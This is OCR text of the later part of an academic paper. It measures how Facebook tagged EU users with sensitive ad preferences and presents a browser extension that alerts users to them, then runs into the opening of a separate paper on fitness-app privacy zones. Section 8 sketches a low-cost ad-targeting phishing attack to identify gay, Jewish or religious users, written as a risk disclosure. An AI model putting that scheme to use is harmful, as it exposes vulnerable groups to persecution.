| LGBT COMMUNITY | 3.20 | 4.32 | 2.67 | 3.12 | 5.38 | 3.03 | 4.54 | 2.81 | 3.64 | 4.04 | 2.66 | 3.07 | 2.55 | 7.75 | 4.79 | 2.45 | 3.27 | 4.12 | 7.78 | 4.11 | 2.48 | 4.94 | 3.20 | 2.39 | 2.91 | 4.09 | 4.75 | 7.47 | 4.49 |
| GENDER IDENTITY | 0.01 | 0.05 | 0.01 | 0.04 | 0.72 | 0.01 | 0.02 | 0.01 | 0.01 | 0.04 | 0.01 | 0.30 | 0.04 | 0.15 | 0.04 | 0.09 | 0.06 | 0.06 | 0.12 | 0.02 | 0.02 | 0.03 | 0.02 | 0.00 | 0.04 | 0.04 | 0.06 | 0.37 | 0.05 |
| REPRODUCTIVE HEALTH | 0.00 | 0.05 | 0.11 | 0.19 | 0.02 | 0.07 | 0.04 | 0.01 | 0.04 | 0.01 | 0.00 | 0.02 | 0.06 | 0.46 | 0.02 | 0.03 | 0.03 | 0.01 | 0.19 | 0.02 | 0.01 | 0.02 | 0.01 | 0.01 | 0.00 | 0.02 | 0.03 | 0.09 | 0.04 |
| BIBLE | 9.03 | 7.05 | 4.49 | 5.04 | 9.40 | 3.60 | 8.90 | 2.35 | 2.73 | 4.34 | 6.90 | 4.37 | 5.81 | 12.36 | 9.90 | 2.65 | 3.48 | 8.92 | 16.71 | 7.05 | 6.06 | 7.75 | 4.42 | 3.32 | 3.58 | 4.09 | 4.04 | 10.51 | 6.64 |
| PREGNANCY | 7.89 | 8.46 | 4.77 | 8.15 | 11.11 | 8.14 | 10.12 | 5.47 | 6.37 | 6.13 | 5.32 | 7.16 | 6.52 | 13.62 | 6.93 | 6.12 | 10.44 | 7.89 | 8.01 | 9.40 | 6.32 | 11.62 | 4.92 | 9.39 | 6.30 | 8.18 | 9.90 | 12.34 | 7.82 |
| NATIONALISM | 0.43 | 0.51 | 0.86 | 0.89 | 1.79 | 1.23 | 0.70 | 0.32 | 0.25 | 0.61 | 0.45 | 0.92 | 1.22 | 1.30 | 0.74 | 1.12 | 0.52 | 1.36 | 2.29 | 0.45 | 1.26 | 1.07 | 1.27 | 0.68 | 0.30 | 0.65 | 0.73 | 0.61 | 0.76 |
| VEGANISM | 7.32 | 6.70 | 3.79 | 5.04 | 8.38 | 4.64 | 8.90 | 5.39 | 8.55 | 4.93 | 5.08 | 5.21 | 5.70 | 9.64 | 7.59 | 4.28 | 4.53 | 8.06 | 10.99 | 7.05 | 3.43 | 7.07 | 3.40 | 4.24 | 6.78 | 6.03 | 12.12 | 9.14 | 6.25 |
| BUDDHISM | 1.60 | 2.20 | 0.84 | 1.70 | 2.73 | 1.14 | 1.45 | 0.84 | 0.64 | 1.48 | 0.64 | 1.40 | 1.94 | 2.51 | 1.65 | 0.92 | 1.04 | 2.06 | 3.43 | 1.59 | 0.55 | 4.36 | 0.96 | 0.83 | 1.45 | 1.27 | 1.11 | 1.68 | 1.31 |
| FEMINISM | 2.29 | 2.47 | 1.82 | 1.82 | 4.53 | 1.04 | 3.84 | 1.52 | 3.82 | 2.84 | 1.69 | 1.95 | 1.43 | 6.08 | 3.30 | 1.48 | 1.98 | 3.60 | 7.09 | 2.35 | 1.45 | 5.13 | 1.22 | 2.03 | 1.89 | 5.17 | 10.10 | 4.88 | 4.10 |
| UNION | 22.86 | 25.55 | 16.84 | 19.90 | 37.60 | 18.94 | 31.41 | 15.19 | 20.02 | 19.43 | 18.14 | 19.54 | 21.39 | 33.52 | 24.75 | 15.30 | 20.19 | 25.73 | 38.91 | 25.85 | 15.55 | 28.09 | 17.25 | 17.68 | 18.89 | 23.68 | 30.29 | 31.99 | 23.45 |

Table 5: Percentage of citizens (FC) per EU country that have been assigned each of the 20 expert-verified sensitive ad preferences listed in the table. The last row reports the aggregated FC value for all 20 ad preferences per EU country. The last column reports the aggregated FC value across all 28 EU countries.

To the best of our knowledge the conducted ad campaigns were compliant with the Terms of service of Facebook introduced in Section 3.3 and Appendix E.

## 8 Ethics and privacy risks associated with sensitive personal data exploitation

The possibility of reaching users labeled with potentially sensitive personal data enables the use of FB ads campaigns to attack specific groups of people based on sensitive personal data (race, sexual orientation, religious beliefs, etc.). Below, we illustrate two specific examples of potential attacks.

**Hate campaigns**: An attacker could create hate speech campaigns using sensitive ad preferences representative of a specific sensitive social group within its target audience. For instance, a neo-Nazi organization could create ads campaigns with offensive messages targeting people interested in *Judaism* or *Homosexuality*. Hate speech campaigns can reach thousands of users at a very low cost (e.g., we reached more than 26K FB users spending only €35 in FB ads campaigns).

**Identification attack:** An attacker can use FB to identify citizens belonging to a sensitive social group defined by its religious belief, sexual orientation, political preference, etc. To this end, an attacker just needs to replicate a phishing-like attack [14]. The attacker would configure a campaign targeting a sensitive audience (e.g., people interested in *homosexuality*) using a fancy advertisement that serves as bait to attract the targeted users to the attacker's webpage (e.g., the ad promises the user will win an iPhone X if she clicks on the ad). If the user clicks on the ad, she will be redirected to the attacker's webpage. Once there, the attacker can use different techniques exploited in phishing attacks [14] persuading the user to provide some personal data that would reveal her identity. For instance, in the example of the iPhone X giveaway, the landing page can show a message congratulating the user for winning the phone requesting that the user provides personal data (name, address, phone number, etc.) for shipping purposes.

A recent study [13] ran experiments implementing email-based phishing attacks in which 9% of the users posted their credentials (username and password) to the phishing site (i.e., attacker's landing page). Using as a reference this success rate for phishing attacks and the results from the ad campaigns described in Section 7, we can make a ball-park estimation of the cost of identifying users tagged with expert-verified sensitive ad preferences. We spent €35 on our ad campaigns to reach 26K





Figure 5: FFB (C,N) for values of N ranging between 1 and 1000. The figure reports the min, average and max FFB value across the 28 EU countries.





Figure 6: Percentage of EU FB users assigned at least one of the Top 500 (black) and 20-very sensitive (grey) ad preferences in the following age groups: 13-19, 20-39, 40-64, 65+.





Figure 7: Percentage of EU FB users assigned at least one of the Top 500 (black) and 20-very sensitive (grey) ad preferences in the following gender groups: Men, Women.

| Ad Set Name | Reach | Impressions | Amount Spent | Location (Ad Set Settings) |
|---|---|---|---|---|
| Religion | 7,630 | 7,985 | €5.00 of €5.00 | IT, ES, FR and DE |
| Political | 11,025 | 16,537 | €10.00 of €10.00 | IT, ES, FR and DE |
| Sexuality | 7,314 | 7,367 | €20.00 of €20.00 | IT, ES, FR and DE |
| Results from 3 ad sets | 26,458 People | 31,889 Total | €35.00 Total Spent | |

Figure 8: FB report from the 3 ad campaigns we ran targeting users based on sensitive ad preferences.

users from which 2.34K (according to the 9% reference success rate) may provide personal information on the attacker's webpage that could reveal their identity. Based on this, identifying an arbitrary member of the group may be as cheap as €0.015. Even if we consider a success rate two orders of magnitude smaller (0.09%), the cost would be €1.5 per user.

The estimated cost to reveal the identity of users based on potentially sensitive personal data is rather low considering the serious privacy risks users may face. For instance, $(i)$ in countries where homosexuality is considered illegal or immoral governments or other organizations could obtain the identity of people that are likely homosexual (e.g., interested in *homosexuality, LGBT*, etc.); $(ii)$ neo-Nazi organizations could identify people in specific regions (by targeting a town or even a zip code) that are likely Jewish (e.g., interested in *Judaism, Shabbat*, etc.); $(iii)$ health insurance companies could try to identify people that may have non-profitable habits (e.g., interested in *tobacco, fast food*, etc.) or health problems (e.g., *food intolerance*) to reject them as clients or charge them more for health insurance. Users may face the negative consequences of such phishing-like attacks even if FB has wrongly labeled them with some sensitive ad preference.

In summary, although Facebook does not allow third parties to identify individual users directly, ad preferences can be used as a very powerful proxy to perform identification attacks[18] based on potentially sensitive personal data at a low cost. Note that we have simply described this ad-based phishing attack but have not implemented it due to the ethical implications.

## 9 FDVT extension to inform users about their potentially sensitive ad preferences

The results reported in previous sections motivate a need for solutions that make users aware of the use of sensitive personal data for advertising purposes. To this end, we have extended the FDVT browser extension to inform users about the potentially sensitive ad preferences that FB has assigned them: $(i)$ we have built a classifier to automatically tag ad preferences assigned to FDVT users as sensitive or non-sensitive; $(ii)$ we have modified the FDVT back-end and front-end to incorporate this new feature.

### 9.1 Automatic binary classifier for sensitive ad preferences

We rely on the methodology described in Section 5 to compute the semantic similarity between ad preferences and sensitive personal data categories (i.e., politics, religion, health, ethnicity and sexual orientation). Recall that each ad preference is assigned a semantic similarity score that ranges between 0 (lowest) and 1 (highest). To build an automatic binary classifier we have to define a threshold so that ad preferences over (below) it are classified as sensitive (non-sensitive).

[18] The described attack can be implemented on any advertising platform allowing advertisers to target users based on sensitive personal data.





Figure 9: AUC, precision, recall and F-score for the optimal threshold to automatically classify an ad preference as sensitive or non-sensitive. The figures shows the results obtained from 5000 iterations across different randomly chosen training and validation data subsets.

To set this threshold, we use the automatically filtered dataset from Section 5.1.2. It includes 4452 ad preferences, where 2092 were classified as sensitive from the votes of 12 panelists (i.e., suspected sensitive subset). We follow a standard training-testing model approach. We randomly split our dataset in training and validation subsets that include 80% and 20% of the samples, respectively. The training subset is used to find the optimal threshold. In turn, we use the validation subset to assess the performance of the selected threshold. The optimal threshold is selected as the one maximizing the F-score for the training subset [24]. Moreover, we validate the performance of the selected threshold computing the precision, recall and F-score on the validation subset. We performed 5000 iterations of this process, each using different randomly chosen testing and validation subsets, to prove the robustness of the proposed binary classifier.

Figure 9 presents boxplots showing the AUC, precision, recall and F-score for the optimal threshold across the 5000 iterations. The optimal threshold remains quite stable ranging between 0.68 and 0.69. Similarly, the AUC derived from the ROC curve for our binary classifier presents a very stable result around 0.86, which is associated with good performance according to standard quality metrics [9][28].

The median precision of our binary classifier is 0.835 (min = 0.75, max = 0.90) and the median recall is 0.78 (min = 0.70, max = 0.86).

Even though the classifier may be imperfect, it still may achieve the goal of increasing collective awareness among FB users regarding the potential use of sensitive personal data for advertising purposes.

Potentially sensitive interests in your profile:

| Preference Name | Addition | Deletion | Description | Status |
|---|---|---|---|---|
| Democracy | 2017-06-12 | -- | You have this preference because you liked a Page related to Democracy. | Active |
| Homosexuality | 2017-09-25 | -- | You have this preference because you liked a Page related to Homosexuality. | Active |
| Socialism | 2017-09-28 | -- | You have this preference because you liked a Page related to Socialism. | Active |
| Veganism | 2017-11-18 | -- | You have this preference because you clicked a Page related to Veganism. | Active |
| Bible | 2017-12-23 | -- | This is a preference you added. | Active |
| Pregnancy | 2017-05-20 | 2017-07-10 | You have this preference because you installed an app related to Pregnancy. | Deleted |
| Quran | 2017-05-20 | 2017-08-30 | You have this preference because you liked a Page related to Quran. | Deleted |

Figure 10: Webpage displaying sensitive preferences.

## 9.2 System implementation

**FDVT Backend:** We computed the semantic similarity score for all ad preferences stored in our database. For ad preferences with a similarity score $\geq 0.69$, we classify them as sensitive and add them to a blacklist.[19] Each time a FDVT user starts a session in FB we retrieve her updated set of ad preferences and compare them with the blacklist to obtain a list of ad preferences linked to potentially sensitive personal data. We store the history of potentially sensitive ad preferences assigned to the user to notify her of those preferences that FB has removed. Finally, every time a user is assigned a new ad preference that is not already in our database, we compute its semantic similarity score and include it in the blacklist if the ad preference is classified as sensitive.

**FDVT User Interface:** We have introduced a new button in the FDVT extension interface with the label *"Sensitive FB Preferences"*. When a user clicks on that button, we display a web page listing the potentially sensitive ad preferences included in the user's ad preference set. Figure 10 shows an example of this webpage. We provide the following information for each potentially sensitive ad preference: $(i)$ Ad preference name, $(ii)$ Addition date, $(iii)$ Deletion date (only for removed ad preferences), $(iv)$ Description, which indicates the reason why FB has assigned that ad preference to the user, and $(v)$ Status, either active (highlighted in green) or deleted (highlighted in red).

## 10 Related work

We focus on prior work that addresses issues associated with sensitive personal data in online advertising, as well as recent work that analyzes privacy and discrimination issues related to FB advertising and ad preferences.

Carrascosa et al. [4] propose a new methodology to quantify the portion of targeted ads received by Internet users while they browse the web. They create bots, referred to as *personas*, with very specific interest profiles (e.g., persona interested in cars) and measure how many of the received ads actually match the specific interest of the analyzed persona. They create personas based on sensitive personal data (e.g., health) and demonstrate that

[19] The value of the optimal threshold may change over the time since it will be recomputed periodically.

they are also targeted with ads related to the sensitive information used to create the persona's profile. Castelluccia et al.[5] show that an attacker that gets access (e.g., through a public WiFi network) to the Google ads received by a user could create an interest profile that could reveal up to 58% of the actual interests of the user. The authors state that if some of the unveiled inserts are sensitive, it could imply serious privacy risks for users.

Venkatadri et al. [26] and Speicher et al. [25] exposed privacy and discrimination vulnerabilities related to FB advertising. In [26], the authors demonstrate how an attacker can use Facebook third-party tracking JavaScript to retrieve personal data (e.g., mobile phone numbers) associated with users visiting the attacker's website. Moreover, in [25] they demonstrate that sensitive FB ad preferences can be used to apply negative discrimination in advertising campaigns (e.g., excluding people based on their race). The authors also show that some ad preferences that initially may not seem sensitive could be actually used to discriminate in advertising campaigns (e.g., excluding people interested in *Blacknews.com* that are potentially black people).

Finally, Andreou et al. [3] analyze whether the reasons FB uses to explain why a user is targeted with an ad are aligned with the actual audience the advertiser is targeting. To do this, they analyze the explanation that Facebook includes in each delivered ad referred to as *"Why Am I Seeing this Ad"*. This explanation describes the target audience associated with the delivered ad. Out of the analysis of 79 ads, they conclude that in many cases the provided explanations are incomplete and sometimes misleading. They also perform a qualitative analysis related to the ad preferences assigned to FB users based on a small dataset including 9K ad preferences distributed across 35 users. They conclude that the reasons why ad preferences are assigned are vague.

In summary, the existing literature suggests that the online advertising ecosystem (beyond Facebook) exploits sensitive personal information for commercial purposes. In addition, previous work highlights several privacy, discrimination and transparency issues associated with FB ad preferences. Our work complements this body of literature quantifying the number of users in FB that may be exposed to the commercial exploitation of their sensitive personal data.

## 11 IRB and FDVT users' consent

The Ethics committee of the authors' institution has provided IRB approval to conduct the implementation of the FDVT and the research activities derived from it.

To comply with the most rigorous ethics and legal standards, during the installation process of the FDVT, a user has to: $(i)$ read and accept the Terms of use[20] and privacy policy,[21] and $(ii)$ grant explicit permission to use the information stored (in an anonymous manner) for research purposes.

Finally, it is also worth noting that we did not gather any information (neither personal nor non-personal) from those users who clicked on the ads we used in the FB advertising campaigns described in Section 7.

## 12 Conclusion

Our findings suggest that Facebook commercially exploited potentially sensitive personal data for advertising purposes through the ad preferences that it assigns to its users. Facebook has already been fined in Spain for this practice. The GDPR became enforceable on May 25, 2018. We studied the potentially sensitive personal data that FB assigned to EU users in the period prior to this date. The results reveal that the portion of affected EU FB users is as high as 73% (40% of EU citizens). We illustrate how FB users that have been assigned sensitive ad preferences could face risks, like low-cost targeted attacks seeking to identify such users. The results of our paper urge a quick reaction from Facebook to eliminate all ad preferences that can be used to infer the political orientation, sexual orientation, health conditions, religious beliefs or ethnic origin of a user for two reasons: $(i)$ this may avoid Facebook running afoul of Article 9 of the GDPR, and $(ii)$ it may protect users from threats that exploit this sensitive data.

## Acknowledgements

J.G. Cabañas acknowledges funding from the Ministerio de Economía, Industria y Competitividad (Spain) through the project TEXEO (TEC2016-80339-R) and the Ministerio de Educación, Cultura y Deporte (Spain) through the FPU Grant (FPU16/05852). A. Cuevas acknowledges funding from the Ministerio de Economía, Industria y Competitividad (Spain) and the European Social Fund (EU) through the Ramón Y Cajal Grant (RyC-2015-17732). R. Cuevas acknowledges funding from the European H2020 project SMOOTH (786741). We would also like to thank legal experts that have provided very valuable feedback for this work.

## References

[1] Directive 95/46/EC. Eur-lex.europa.eu. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=celex:31995L0046.

[20] https://www.fdvt.org/terms_of_use/

[21] https://www.fdvt.org/privacy_agreement.html

[2] Google and Facebook tighten grip on us digital ad market. Emarketer.com, Sep 2017. https://www.emarketer.com/Article/Google-Facebook-Tighten-Grip-on-US-Digital-Ad-Market/1016494.

[3] ANDREOU, A., VENKATADRI, G., GOGA, O., GUMMADI, K. P., LOISEAU, P., AND MISLOVE, A. Investigating ad transparency mechanisms in social media: A case study of Facebook's explanations. In *NDSS 2018, Network and Distributed Systems Security Symposium 2018, 18-21 February 2018, San Diego, CA, USA* (San Diego, ÉTATS-UNIS, 02 2018).

[4] CARRASCOSA, J. M., MIKIANS, J., CUEVAS, R., ERRAMILLI, V., AND LAOUTARIS, N. I always feel like somebody's watching me: Measuring online behavioural advertising. In *Proceedings of the 11th ACM Conference on Emerging Networking Experiments and Technologies* (New York, NY, USA, 2015), CoNEXT '15, ACM, pp. 13:1–13:13.

[5] CASTELLUCCIA, C., KAAFAR, M.-A., AND TRAN, M.-D. Betrayed by your ads! In *International Symposium on Privacy Enhancing Technologies Symposium* (2012), Springer, pp. 1–17.

[6] DE PROTECCIÓN DE DATOS, A. E. The spanish dpa fines facebook for violating data protection regulations, 11 September 2017. http://www.agpd.es/portalwebAGPD/revista_prensa/revista_prensa/2017/notas_prensa/news/2017_09_11-iden-idphp.php.

[7] ERIKSON, E. H., AND ERIKSON, J. M. *The life cycle completed (extended version)*. WW Norton & Company, 1998.

[8] EU. Regulation (eu) 2016/679 of the european parliament and of the council of 27 april 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing directive 95/46/ec (general data protection regulation), 27 April 2016. http://eur-lex.europa.eu/eli/reg/2016/679/oj.

[9] FAWCETT, T. An introduction to roc analysis. *Pattern recognition letters 27*, 8 (2006), 861–874.

[10] FLEISS, J. L. Measuring nominal scale agreement among many raters. *Psychological bulletin 76*, 5 (1971), 378.

[11] FLEISS, J. L., LEVIN, B., AND PAIK, M. C. *Statistical methods for rates and proportions*. John Wiley & Sons, 2013.

[12] GONZÁLEZ CABAÑAS, J., CUEVAS, Á., AND CUEVAS, R. FDVT: Data Valuation Tool for Facebook users. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems* (Denver, CO, USA, 2017), ACM, pp. 3799–3809.

[13] HAN, X., KHEIR, N., AND BALZAROTTI, D. Phisheye: Live monitoring of sandboxed phishing kits. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 1402–1413.

[14] HONG, J. The state of phishing attacks. *Commun. ACM 55*, 1 (Jan. 2012), 74–81.

[15] KORPUSIK, M., COLLINS, Z., AND GLASS, J. Semantic mapping of natural language input to database entries via convolutional neural networks. In *Acoustics, Speech and Signal Processing (ICASSP), 2017 IEEE International Conference on* (2017), IEEE, pp. 5685–5689.

[16] LANDIS, J. R., AND KOCH, G. G. The measurement of observer agreement for categorical data. *biometrics* (1977), 159–174.

[17] MIKOLOV, T., CHEN, K., CORRADO, G., AND DEAN, J. Efficient estimation of word representations in vector space. *arXiv preprint arXiv:1301.3781* (2013).

[18] MIKOLOV, T., SUTSKEVER, I., CHEN, K., CORRADO, G. S., AND DEAN, J. Distributed representations of words and phrases and their compositionality. In *Advances in neural information processing systems* (2013), pp. 3111–3119.

[19] MIKOLOV, T., YIH, W.-T., AND ZWEIG, G. Linguistic regularities in continuous space word representations. In *hlt-Naacl* (2013), vol. 13, pp. 746–751.

[20] NARASIMHAMURTHY, A. Theoretical bounds of majority voting performance for a binary classification problem. *IEEE Transactions on Pattern Analysis and Machine Intelligence 27*, 12 (2005), 1988–1995.

[21] OPINION, T., AND SOCIAL. Special eurobarometer 431 data protection, 2015. http://ec.europa.eu/commfrontoffice/publicopinion/archives/ebs/ebs_431_en.pdf.

[22] PANCHENKO, A. Best of both worlds: Making word sense embeddings interpretable. In *LREC* (2016).

[23] PENNINGTON, J., SOCHER, R., AND MANNING, C. Glove: Global vectors for word representation. In *Proceedings of the 2014 conference on empirical methods in natural language processing (EMNLP)* (2014), pp. 1532–1543.

[24] RICCI, F., ROKACH, L., SHAPIRA, B., AND KANTOR, P. B. *Recommender Systems Handbook*, 1st ed. Springer-Verlag New York, Inc., New York, NY, USA, 2010.

[25] SPEICHER, T., ALI, M., VENKATADRI, G., RIBEIRO, F. N., ARVANITAKIS, G., BENEVENUTO, F., GUMMADI, K. P., LOISEAU, P., AND MISLOVE, A. Potential for discrimination in online targeted advertising.

[26] VENKATADRI, G., LIU, Y., ANDREOU, A., GOGA, O., LOISEAU, P., MISLOVE, A., AND GUMMADI, K. P. Privacy risks with Facebook's PII-based targeting: Auditing a data broker's advertising interface. In *S&P 2018, IEEE Symposium on Security and Privacy, 20-24 May 2018, San Francisco, CA, USA* (San Francisco, ÉTATS-UNIS, 05 2018).

[27] WEISCHEDEL, R., PALMER, M., MARCUS, M., HOVY, E., PRADHAN, S., RAMSHAW, L., XUE, N., TAYLOR, A., KAUFMAN, J., FRANCHINI, M., ET AL. Ontonotes release 5.0 ldc2013t19. *Linguistic Data Consortium, Philadelphia, PA* (2013).

[28] ZHU, W., ZENG, N., WANG, N., ET AL. Sensitivity, specificity, accuracy, associated confidence interval and roc analysis with practical sas implementations. *NESUG proceedings: health care and life sciences, Baltimore, Maryland 19* (2010).

## Appendix

## A GDPR exceptions for processing sensitive personal data

Below we list the exceptions included in GDPR Article 9 that allow processing sensitive information. In the exceptions text, the term data subject refers to users in the context of FB and the term data controller refers to FB itself. To the best of our knowledge none of the GDPR exemptions for processing sensitive personal data would apply to FB sensitive ad preferences.

(a) *"the data subject has given explicit consent to the processing of those personal data for one or more specified purposes, except where Union or Member State law provide that the prohibition referred to in paragraph 1 may not be lifted by the data subject"*.

(b) *"processing is necessary for the purposes of carrying out the obligations and exercising specific rights of the controller or of the data subject in the field of employment and social security and social protection law in so far as it is authorised by Union or Member State law or a collective agreement pursuant to Member State law providing for appropriate safeguards for the fundamental rights and the interests of the data subject"*.

(c) *"processing is necessary to protect the vital interests of the data subject or of another natural person where the data subject is physically or legally incapable of giving consent"*.

(d) *"processing is carried out in the course of its legitimate activities with appropriate safeguards by a foundation, association or any other not-for-profit body with a political, philosophical, religious or trade union aim and on condition that the processing relates solely to the members or to former members of the body or to persons who have regular contact with it in connection with its purposes and that the personal data are not disclosed outside that body without the consent of the data subject"*.

(e) *"processing relates to personal data which are manifestly made public by the data subject"*.

(f) *"processing is necessary for the establishment, exercise or defense of legal claims or whenever courts are acting in their judicial capacity"*.

(g) *"processing is necessary for reasons of substantial public interest, on the basis of Union or Member State law which shall be proportionate to the aim pursued, respect the essence of the right to data protection and provide for suitable and specific measures to safeguard the fundamental rights and the interests of the data subject"*.

(h) *"processing is necessary for the purposes of preventive or occupational medicine, for the assessment of the working capacity of the employee, medical diagnosis, the provision of health or social care or treatment or the management of health or social care systems and services on the basis of Union or Member State law or pursuant to contract with a health professional and subject to the conditions and safeguards referred to in paragraph 3"*.[22]

(i) *"processing is necessary for reasons of public interest in the area of public health, such as protecting against serious cross-border threats to health or ensuring high standards of quality and safety of healthcare and of medicinal products or medical devices, on the basis of Union or Member State law which provides for suitable and specific measures to safeguard the rights and freedoms of the data subject, in particular professional secrecy"*.

(j) *"processing is necessary for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes in accordance with Article 89(1) based on Union or Member State law which shall be proportionate to the aim pursued, respect the essence of the right to data protection and provide for suitable and specific measures to safeguard the fundamental rights and the interests of the data subject"*.

## B Spanish DPA resolution related to FB fine

In this appendix, we list the main elements included in the Spanish DPA resolution associated with the €1.2M fine imposed on FB for violating the Spanish data protection regulation.

- *The Agency notes that the social network collects, stores and uses data, including specially protected data, for advertising purposes without obtaining consent.*

- *The data on ideology, sex, religious beliefs, personal preferences or browsing activity are collected directly, through interaction with their services or from third party pages without clearly informing the user about how and for what purpose will use those data.*

- *Facebook does not obtain unambiguous, specific and informed consent from users to process their data since the information it offers is not adequate*

- *Users' personal data are not totally canceled when they are no longer useful for the purpose for which they were collected, nor when the user explicitly requests their removal.*

[22] Paragraph 3 can be found in [8]

- *The Agency declares the existence of two serious and one very serious infringements of the Data Protection Law and imposes on Facebook a total sanction of 1,200,000 euros.*

- *The AEPD is part of a Contact Group together with the Authorities of Belgium, France, Hamburg (Germany) and the Netherlands, that also initiated their respective investigation procedures to the company.*

# C Facebook terms of service and advertising policy

FB users agree to the Facebook Terms of Service[23] when opening a FB account. This is the entry document where users are informed what FB is doing with their personal data. However, in order to better understand the details regarding FB data management users are redirected to another document referred to as Data Policy.[24] We found three sections very relevant for our research in the Terms of Service document:

**Section 16. Special Provisions Applicable to Users Outside the United States.** This section includes the following clause *"You consent to have your personal data transferred to and processed in the United States."* While this grants FB sufficient permission to process and store personal data, the GDPR and prior data protection regulations in some EU countries establish a clear difference between personal data and *"specially protected"* or *"sensitive"* personal data. To the best of our knowledge, FB does not obtain explicit permission specifically to process and store sensitive personal data.

**Section 9. About Advertisements and Other Commercial Content Served or Enhanced by Facebook.** In this section, users are informed that FB can use the user information, name, picture, etc. for advertising and commercial purposes.

**Section 10. Special Provisions Applicable to Advertisers** . Advertisers are forwarded to two more documents: Self-Serve Ad Terms[25] (not very relevant for our research) and Advertising Policies.[26] The latter document includes 13 sections from which Section 4.12[27] (4-Prohibited Content; 12- Personal attributes) is very relevant for our paper. Section 4.12 states: *"Ads must not contain content that asserts or implies personal attributes. This includes direct or indirect assertions or implications about a person's race, ethnic origin, religion, beliefs, age, sexual orientation or practices, gender identity, disability, medical condition (including physical or mental health), financial status, membership in a trade union, criminal record, or name."*. Examples of what content is allowed and what content is prohibited are provided in the Advertising Policies.

# D Spacy

Spacy is a free open source package for advance NLP operations. Spacy offers multiple NLP features such as information extraction, natural language understanding, deep learning for text, semantic similarity analysis, etc., which are accomplished through different predefined models. To conduct our analysis, we leverage the "similarity" feature of Spacy that allows comparing two words or short text providing a semantic similarity value ranging between 0 (lowest) and 1 (highest). This feature computes similarity using the so-called Glove (Global vectors for word representation) method [23]. Gloves are multi-dimensional meaning representations of words computed using word2vec [17][18][19].

Spacy word vectors are trained using a large corpus of text incorporating a rich vocabulary. In addition, Spacy also takes into account context to define the representation of a word, which allows Spacy to better identify its meaning considering the surrounding words. Spacy offers different models to optimize the semantic similarity computation. We have chosen the model *en_core_web_md*[28] because it optimizes the similarity analysis between words and short sentences, which matches the nature of ad preferences names. The chosen model is an English multi-task Convolutional Neural Network (CNN) trained on OntoNotes [27] with GloVe vectors that are in turn trained on Common Crawl.[29] Common Crawl is an open source repository for crawling data. The model uses word vectors, context-specific token vectors, POS (part-of-speech) tags, dependency parse and named entities.

# E Ad campaigns compliance with Facebook terms of service

Figures 11 and 12 show the two ads we used in our campaigns. These ads refer to our FDVT browser extension

[23] `https://www.facebook.com/terms.php` (accessed December 19, 2017)

[24] `https://www.facebook.com/about/privacy/` (accessed December 19, 2017)

[25] `https://www.facebook.com/legal/self_service_ads_terms` (accessed December 19, 2017)

[26] `https://www.facebook.com/policies/ads/` (accessed December 19, 2017)

[27] `https://www.facebook.com/policies/ads/prohibited_content/personal_attributes` (accessed December 19, 2017)

[28] `https://spacy.io/models/en#en_core_web_md`

[29] `http://commoncrawl.org/`


Figure 11: FDVT ad 1


Figure 12: FDVT ad 2

and thus they do not include content that asserts or implies personal attributes. Indeed, the landing page where users were redirected in case they clicked on any of these ads is the webpage of the FDVT project.[30]

In the experiments, we did not record any information from those users clicking the ads and visiting our landing page. The only information we use in this paper is that provided by FB through the reports it offers to advertisers related to their ad campaigns.

[30] `https://www.fdvt.org/`

# Analysis of Privacy Protections in Fitness Tracking Social Networks -or- You can run, but can you hide?

*Wajih Ul Hassan** *Saad Hussain** *Adam Bates*
University of Illinois at Urbana-Champaign
{*whassan3,msh5,batesa*}*@illinois.edu*

## Abstract

Mobile fitness tracking apps allow users to track their workouts and share them with friends through online social networks. Although the sharing of personal data is an inherent risk in all social networks, the dangers presented by sharing personal workouts comprised of geospatial and health data may prove especially grave. While fitness apps offer a variety of privacy features, at present it is unclear if these countermeasures are sufficient to thwart a determined attacker, nor is it clear how many of these services' users are at risk.

In this work, we perform a systematic analysis of privacy behaviors and threats in fitness tracking social networks. Collecting a month-long snapshot of public posts of a popular fitness tracking service (21 million posts, 3 million users), we observe that 16.5% of users make use of Endpoint Privacy Zones (EPZs), which conceal fitness activity near user-designated sensitive locations (e.g., home, office). We go on to develop an attack against EPZs that infers users' protected locations from the remaining available information in public posts, discovering that 95.1% of moderately active users are at risk of having their protected locations extracted by an attacker. Finally, we consider the efficacy of state-of-the-art privacy mechanisms through adapting *geo-indistinguishability* techniques as well as developing a novel EPZ fuzzing technique. The affected companies have been notified of the discovered vulnerabilities and at the time of publication have incorporated our proposed countermeasures into their production systems.

## 1 Introduction

